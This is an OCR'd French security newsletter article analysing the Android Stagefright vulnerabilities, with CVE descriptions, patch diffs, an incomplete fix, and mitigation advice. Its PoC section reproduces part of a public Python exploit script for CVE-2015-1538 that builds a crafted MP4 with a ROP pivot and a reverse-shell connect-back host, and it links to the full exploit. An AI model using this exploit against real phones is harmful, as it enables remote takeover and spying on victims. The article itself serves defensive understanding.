
Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Présentation de la bibliothèque Stagefright

La bibliothèque Android Stagefright gère la lecture de certains formats multimédia, notamment les formats vidéo. Elle a été développée en C++ pour des raisons de performances. Seulement, ce langage bas niveau peut directement manipuler les zones mémoires. Cette spécificité en fait un langage puissant, mais dont l'utilisation de manière sûre est plus complexe que pour d'autres langage plus haut niveau (Python, Perl, ...). En effet, de nombreuses erreurs de développement peuvent aboutir à des corruptions de mémoire.

Dès l'arrivée d'un MMS, la bibliothèque est appelée afin de traiter le message multimédia (photo ou vidéo). Ainsi, un attaquant est en mesure d'exécuter du code arbitraire via l'envoi d'un message multimédia comportant un document multimédia spécialement conçu en pièce jointe. Cela dit, d'autres scénarios sont envisageables, tels que la visite d'une page Web spécialement conçue. En effet, d'autres applications appellent cette bibliothèque (par exemple Firefox).

Voici l'architecture montrant les différentes interactions avec le framework natif multimédia d'Android :



Application framework architecture [2]

Pour interagir avec le hardware multimédia, il est nécessaire de faire appel aux API android.media.* présentes au sein du framework natif multimédia.

Les proxies "Binder IPC" facilitent la communication entre processus. Ils se situent dans le répertoire frameworks/av/media/libmedia. Android met à disposition le framework natif qui utilise la bibliothèque Stagefright (libstagefrighthw.so) pour la gestion des données multimédia (audio et vidéo). Cette gestion des données multimédia inclut la réception de photos et vidéo via MMS.

Les vulnérabilités proviennent d'erreurs introduites dans le code source de la bibliothèque libstagefrighthw.so.

(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Les vulnérabilités Stagefright


La faille Stagefright englobe sept vulnérabilités que nous allons détailler ci-dessous.

CVE-2015-1538

Integer overflow in the SampleTable::setSampleToChunkParams function in SampleTable.cpp in libstagefright in Android before 5.1.1 LMY48I allows remote attackers to execute arbitrary code via crafted atoms in MP4 data that trigger an unchecked multiplication, aka internal bug 20139950, a related issue to CVE-2015-4496.

La vulnérabilité CVE-2015-1538 affecte le code source du module MPEG4. Plus précisément, la faille de sécurité provient d'une absence de vérification sur la taille des métadonnées 3GPP. Un attaquant est en mesure de forger un fichier comportant une métadonnée d'une taille supérieure à la taille maximum supportée.

Le correctif consiste à vérifier que la taille n'atteint pas cette limite haute :




CVE-2015-1539

Multiple integer underflows in the ESDS::parseESDescriptor function in ESDS.cpp in libstagefright in Android before 5.1.1 LMY48I allow remote attackers to execute arbitrary code via crafted ESDS atoms, aka internal bug 20139950, a related issue to CVE-2015-4493.

La deuxième vulnérabilité CVE-2015-1539 était issue d'une absence de vérification concernant la taille minimale des méta-données. En effet, la ligne 2682 consiste à soustraire 6 (taille minimale des méta-données) à la taille (size). Cependant, si la taille est inférieure à 6 la valeur résultante est négative et reprend à partir de 65535 (underflow).

La correction consiste à retourner une erreur si jamais la valeur (size) est inférieure à 6 :



Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

CVE-2015-3824

The MPEG4Extractor::parseChunk function in MPEG4Extractor.cpp in libstagefright in Android before 5.1.1 LMY48I does not properly restrict size addition, which allows remote attackers to execute arbitrary code or cause a denial of service (integer overflow and memory corruption) via a crafted MPEG-4 tx3g atom, aka internal bug 20923261.


La troisième vulnérabilité CVE-2015-3824 est exactement le contraire de la vulnérabilité précédente. C'est-à-dire, si l'entier devient trop grand (dépassement de la valeur 65535), alors celle-ci revient à 0.

La conséquence est accentuée par le fait que cette variable est utilisée pour allouer de la mémoire ; ainsi, il en résulte une allocation mémoire trop petite, ce qui peut mener à l'exécution de code arbitraire.

CVE-2015-3826

The MPEG4Extractor::parse3GPPMetaData function in MPEG4Extractor.cpp in libstagefright in Android before 5.1.1 LMY48I does not enforce a minimum size for UTF-16 strings containing a Byte Order Mark (BOM), which allows remote attackers to cause a denial of service (integer underflow, buffer over-read, and mediaserver process crash) via crafted 3GPP metadata, aka internal bug 20923261, a related issue to CVE-2015-3828.

La vulnérabilité CVE-2015-3826 est semblable à la précédente et consiste en un débordement d'entier (integer overflow). Le correctif permet de vérifier la cohérence de la taille :




(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

CVE-2015-3827, CVE-2015-3828 et CVE-2015-3829

The MPEG4Extractor::parseChunk function in MPEG4Extractor.cpp in libstagefright in Android before 5.1.1 LMY48I does not validate the relationship between chunk sizes and skip sizes, which allows remote attackers to execute arbitrary code or cause a denial of service (integer underflow and memory corruption) via crafted MPEG-4 covr atoms, aka internal bug 20923261.
The MPEG4Extractor::parse3GPPMetaData function in MPEG4Extractor.cpp in libstagefright in Android before 5.1.1 LMY48I does not enforce a minimum size for UTF-16 strings containing a Byte Order Mark (BOM), which allows remote attackers to execute arbitrary code or cause a denial of service (integer underflow and memory corruption) via crafted 3GPP metadata, aka internal bug 20923261, a related issue to CVE-2015-3826.
Off-by-one error in the MPEG4Extractor::parseChunk function in MPEG4Extractor.cpp in libstagefright in Android before 5.1.1 LMY48I allows remote attackers to execute arbitrary code or cause a denial of service (integer overflow and memory corruption) via crafted MPEG-4 covr atoms with a size equal to SIZE_MAX, aka internal bug 20923261.

Ces vulnérabilités représentent également des débordements d'entier très similaires aux précédents.



Comme nous avons pu le constater, ces sept vulnérabilités sont des débordements d'entier (underflows et overflows) permettant l'exécution de code. L'association de celles-ci permet donc bien à un attaquant de compromettre un système Android à distance en envoyant un simple MMS. Ce vecteur ne reste toutefois qu'un vecteur parmi d'autres.

> PoC

Joshua Drake a mis à disposition un code d'exploitation de la faille la plus critique affectant la bibliothèque "StageFright" (CVE-2015-1538). Ce programme, écrit en Python, est disponible sur le blog de Zimperium [1].


Il permet de générer un fichier multimédia MP4 contenant du code malveillant permettant d'obtenir un accès à distance (reverse shell) avec les privilèges utilisateur associés au profil "media". L'attaquant est en mesure d'accéder aux groupes inet, audio, camera et mediadrm. Il peut alors prendre des photos ou activer le microphone à distance afin d'espionner sa victime (conversations, localisation, etc.).

Cependant, ce code d'exploitation n'est pas générique et a été testé sur un Nexus Android 4.0.4. Il nécessite parfois plusieurs tentatives avant d'être totalement fonctionnel. Plusieurs changements dans le code ont été nécessaires afin d'obtenir une solution exploitable.

```
__name__ == '__main__':
import sys
import mp4
import argparse

def write_file(path, content):
    with open(path, 'wb') as f:
        f.write(content)

def addr(sval):
    if sval.startswith('0x'):
        return int(sval, 16)
    return int(sval)

# The address of a fake StrongPointer object (sprayed)
sp_addr   = 0x41d00010  # takju @ imm76i - 2MB (via hangouts)

# The address to of our ROP pivot
newpc_val = 0xb0002850 # point sp at __dl_restore_core_regs

# Allow the user to override parameters
parser = argparse.ArgumentParser()
parser.add_argument('-c', '--connectback-host', dest='cbhost', default='31.3.3.7')
parser.add_argument('-p', '--connectback-port', dest='cbport', type=int, default=12345)
parser.add_argument('-s', '--spray-address', dest='spray_addr', type=addr, default=None)
parser.add_argument('-r', '--rop-pivot', dest='rop_pivot', type=addr, default=None)
parser.add_argument('-o', '--output-file', dest='output_file', default='cve-2015-1538-1.mp4')
args = parser.parse_args()

if len(sys.argv) == 1:
    parser.print_help()
    sys.exit(-1)

if args.spray_addr == None:
    args.spray_addr = sp_addr
if args.rop_pivot == None:
    args.rop_pivot = newpc_val

# Build the MP4 file
data = mp4.create_mp4(args.spray_addr, args.rop_pivot, args.cbhost, args.cbport)
print('[*] Saving crafted MP4 to %s ...' % args.output_file)
write_file(args.output_file, data)
```

Génération du fichier multimedia MP4

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



> Correctifs

Pour faire suite à la publication, Zimperium a proposé un ensemble de correctifs destinés à corriger la vulnérabilité. On pensait l'affaire close, mais Google semble avoir eu quelques manquements en matière de validation des correctifs proposés.

Résultat, Jordan Gruskovnjak, chercheur en sécurité chez Exodus a mis en évidence l'inefficacité d'un des correctifs déployés et la possibilité de contourner ces derniers afin de poursuivre l'exploitation de la faille. Comment ? Le chercheur a tout simplement utilisé d'autres valeurs dans la charge pour parvenir à la corruption de la mémoire via un fichier MP4 spécialement conçu.

Le billet rédigé sur le blog d'Exodus explique en détail la démarche adoptée :
https://blog.exodusintel.com/2015/08/13/stagefright-mission-accomplished/

Ci-dessous le commit du patch "défectueux" [4] :

```
Fix integer overflow when handling MPEG4 tx3g atom

When the sum of the 'size' and 'chunk_size' variables is larger than 2^32,
an integer overflow occurs. Using the result value to allocate memory
leads to an undersized buffer allocation and later a potentially
exploitable heap corruption condition. Ensure that integer overflow does
not occur.

Bug: 20923261
Change-Id: Id050a36b33196864bdd98b5ea24241f95a0b5d1f
```

```
diff --git a/media/libstagefright/MPEG4Extractor.cpp b/media/libstagefright/MPEG4Extractor.cpp
index 5221843..7354d6f 100644
--- a/media/libstagefright/MPEG4Extractor.cpp
+++ b/media/libstagefright/MPEG4Extractor.cpp
@@ -1893,7 +1893,11 @@
                 size = 0;
             }

-            uint8_t *buffer = new (std::nothrow) uint8_t[size + chunk_size];
+            if (SIZE_MAX - chunk_size <= size) {
+                return ERROR_MALFORMED;
+            }
+
+            uint8_t *buffer = new uint8_t[size + chunk_size];
             if (buffer == NULL) {
                 return ERROR_MALFORMED;
             }
```

Il est facile de constater que le correctif appliqué ne comportait que quelques lignes qui se sont toutefois avérées insuffisantes pour endiguer complètement la vulnérabilité.

Google a de nouveau été prévenu de l'impair fin juillet / début août 2015. Toutefois, aucune réponse n'a été retournée au chercheur dans les 120 jours suivants la prise de contact, correspondant au délai usuel. Passé ce délai, le chercheur a donc décidé de révéler la découverte publiquement.
Si l'on s'attarde sur le premier patch, on observe qu'il s'agit simplement d'ajouter une condition permettant de bloquer un "integer overflow" en contrôlant que size + chunk_size < SIZE_MAX (2^32). Si cette condition n'est pas vérifiée,, le fichier est considéré comme illisible.

Le patch pour la CVE-2015-3824 s'avère toutefois incomplet. Une nouvelle CVE a donc été attribuée sous l'identifiant CVE-2015-3864.

(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Integer underflow in the MPEG4Extractor::parseChunk function in MPEG4Extractor.cpp in libstagefright in mediaserver in Android before 5.1.1 LMY48M allows remote attackers to execute arbitrary code via crafted MPEG-4 data, aka internal bug 23034759. NOTE: this vulnerability exists because of an incomplete fix for CVE-2015-3824.

Google a ensuite apporté son propre patch afin de corriger le tir (ajout d'une nouvelle condition permettant de vérifier la taille du chunk par rapport à la SIZE_MAX).

```
MPEG4Extractor.cpp: handle chunk_size > SIZE_MAX

chunk_size is a uint64_t, so it can legitimately be bigger
than SIZE_MAX, which would cause the subtraction to underflow.

https://code.google.com/p/android/issues/detail?id=182251

Bug: 23034759
Change-Id: Ic1637fb26bf6edb0feb1bcf2876fd370db1ed547
```

```
diff --git a/media/libstagefright/MPEG4Extractor.cpp b/media/libstagefright/MPEG4Extractor.cpp
index fe4527d..03d2a29 100644
--- a/media/libstagefright/MPEG4Extractor.cpp
+++ b/media/libstagefright/MPEG4Extractor.cpp

@@ -1893,7 +1893,7 @@
                 size = 0;
             }

-            if (SIZE_MAX - chunk_size <= size) {
+            if ((chunk_size > SIZE_MAX) || (SIZE_MAX - chunk_size <= size)) {
                 return ERROR_MALFORMED;
             }
```

> Stagefright 2.0

Courant septembre, de nouveaux échos ont été publiés concernant la découverte sous Android d'une nouvelle « affaire Stagefright ». Cette nouvelle vulnérabilité s'appuie sur deux nouvelles failles :

➕ la première se situe au sein de la bibliothèque Stagefright et se déclenche via un fichier MP4 spécialement conçu ;

➕ la seconde, référencée CVE-2015-6602 se situe au sein de la bibliothèque libutils et se déclenche via un fichier MP3 spécialement conçu. Si l'on en croit les différentes déclarations parues, cette dernière remonterait à 2008 et impacterait la majeure partie du parc Android (depuis la version 1.0 jusqu'aux dernières branches de la 5).

libutils in Android through 5.1.1 LMY48M allows remote attackers to execute arbitrary code via crafted metadata in a (1) MP3 or (2) MP4 file, as demonstrated by an attack against use of libutils by libstagefright in Android 5.x.

Les techniques de compromission s'appuient essentiellement sur une interaction de l'utilisateur afin d'obtenir le fichier malveillant. Cela signifie que la récupération des fichiers malveillants se fera essentiellement via un site Web, un mail accompagné d'une pièce jointe, des applications tierces, USB, Bluetooth, NFC ou encore via le vecteur MMS. Ce dernier sera toutefois mitigé (ou non) par les mises à jour déployées afin de ne plus traiter automatiquement le contenu piégé. Il reste également la possibilité de compromettre un utilisateur en réalisant des attaques MITM, mais l'attaque s'avère déjà plus complexe.


Google a d'ores et déjà sorti un patch afin de corriger ces vulnérabilités. Il reste toutefois le problème désormais bien connu du déploiement des correctifs, en raison de l'hétérogénéité du parc et des intermédiaires souvent très longs à réagir (opérateurs). Il est à noter que les correctifs concernent également CyanogenMod et consorts.


En dépit des moyens déployés par Google pour son OS Android, il parait évident que de nouvelles vulnérabilités ne tarderont pas à être publiées...

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Suis-je vulnérable ?

Zimperium a publié sur le PlayStore une application permettant de vérifier si un appareil est vulnérable (d'autres éditeurs ont également mis à disposition leur outil, mais nous ne parlerons ici que de celui de la firme à l'origine de la découverte). L'application se nomme Stagefright Detector (gratuite). Bien qu'elle fut imparfaite jusqu'aux révélations des chercheurs de chez Exodus, il semblerait que des corrections y aient été apportées en travaillant de concert avec ces derniers.





> Et que faire ?

Les solutions sont assez simples et s'adaptent à de nombreuses situations, qu'il s'agisse de son terminal mobile, de son ordinateur ou autre :

➕ Désactivation de la récupération automatique des MMS ;

➕ Récupération d'applications via les Stores reconnus uniquement ;

➕ Vérification des droits avant installation des applications même connues et reconnues…

➕ On s'assure de l'identité d'une personne avant de récupérer des documents, et ce, quel que soit le moyen de transmission (MMS, mail, web, support amovible, etc.) ;

➕ On essaie, dans la mesure du possible, de maintenir le système et les applications à jour ;

➕ On réfléchit…

Références

➕ https://blog.zimperium.com/the-latest-on-stagefright-cve-2015-1538-exploit-is-now-available-for-testing-purposes/

➕ http://blog.zimperium.com/experts-found-a-unicorn-in-the-heart-of-android/

(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

- https://blog.zimperium.com/zimperium-zlabs-is-raising-the-volume-new-vulnerability-processing-mp3mp4-media/
- https://blog.exodusintel.com/2015/08/13/stagefright-mission-accomplished/
- https://raw.githubusercontent.com/jduck/cve-2015-1538-1/master/Stagefright_CVE-2015-1538-1_Exploit.py
- http://securityaffairs.co/wordpress/38898/hacking/stagefright-android-vulnerability.html
- https://android.googlesource.com/platform/frameworks/av/+/463a6f807e187828442949d1924e143cf07778c6%5E!/
- http://www.xda-developers.com/stagefright-explained-the-exploit-that-changed-android/
- http://techabreakk.com/stagefright-vulnerability/
- http://translate.wooyun.io/2015/08/08/Stagefright-Vulnerability-Disclosure.html
- https://quandarypeak.com/2013/08/androids-stagefright-media-player-architecture/
- https://android.googlesource.com/platform/frameworks/av/+/0e4e5a8%5E!/
- https://android.googlesource.com/platform/frameworks/av/+/5c134e6%5E!/
- https://android.googlesource.com/platform/frameworks/av/+/030d8d0%5E!/
- https://android.googlesource.com/platform/frameworks/av/+/6fe85f7e15203e48df2cc3e8e1c4bc6ad49dc968%5E!/

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Le whitepaper du mois

par Bastien CACACE

> Europol - The internet Organised Crime Threat Assessment (IOCTA)

Europol, l'Office européen de police chargé de faciliter les opérations de lutte contre la criminalité au sein de l'Union européenne a publié son rapport sur le crime organisé sur Internet.


Le rapport IOCTA (Internet Organised Crime Threat Assessment) présente les différentes menaces liées au cybercrime sur Internet et donne ses recommandations.

Le document traite notamment des sujets suivants :

- Les malwares populaires utilisés ;
- La pédophilie en ligne ;
- La fraude bancaire ;
- Le social engineering ;
- La compromission et le vol de données ;
- Les attaques ciblées sur les infrastructures d'importance vitale ;
- Le financement de la cybercriminalité ;
- La communication des réseaux criminels ;
- Le Darknet.

Le rapport complet est disponible à cette adresse :

https://www.europol.europa.eu/sites/default/files/publications/europol_iocta_web_2015.pdf



Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

revue du web

Cette rubrique vous permettra de faire un tour d'horizon des articles sécurité les plus intéressants !

Stéphane AVI

> Sélection d'articles divers

> Sélection d'articles techniques

> Twitter

Sélection de comptes Twitter

© Julien Eichinger - Fotolia.com

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Sélection d'articles divers

Sécurité de Redis	http://antirez.com/news/96
Guide des Meilleures Pratiques cryptographiques par l'ENISA	https://www.enisa.europa.eu/activities/identity-and-trust/library/deliverables/algorithms-key-size-and-parameters-report-2014/at_download/fullReport
Guide de l'ANSSI sur la configuration d'EMET	http://www.ssi.gouv.fr/uploads/2015/09/NP_EMET_NoteTech.pdf
Les problèmes de sécurité les plus fréquents affectant Active Directory	https://adsecurity.org/?p=1684
Evènements à surveiller dans un environnement Windows	http://www.redblue.team/2015/09/spotting-adversary-with-windows-event.html
Compromission d'un domaine Windows via les Group Policy Préferences (GPP)	http://www.bishopfox.com/blog/2015/09/the-active-directory-kill-chain-is-your-company-at-risk/
Red team et Blue team	http://www.darkoperator.com/blog/2015/11/2/are-we-measuring-blue-and-red-right
Outil de fingerprint de CMS	https://github.com/erwanlr/Fingerprinter/tree/master/db
Les astuces sécurité sous Android	http://developer.android.com/training/articles/security-tips.html

(xmco)


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Sélection d'articles techniques

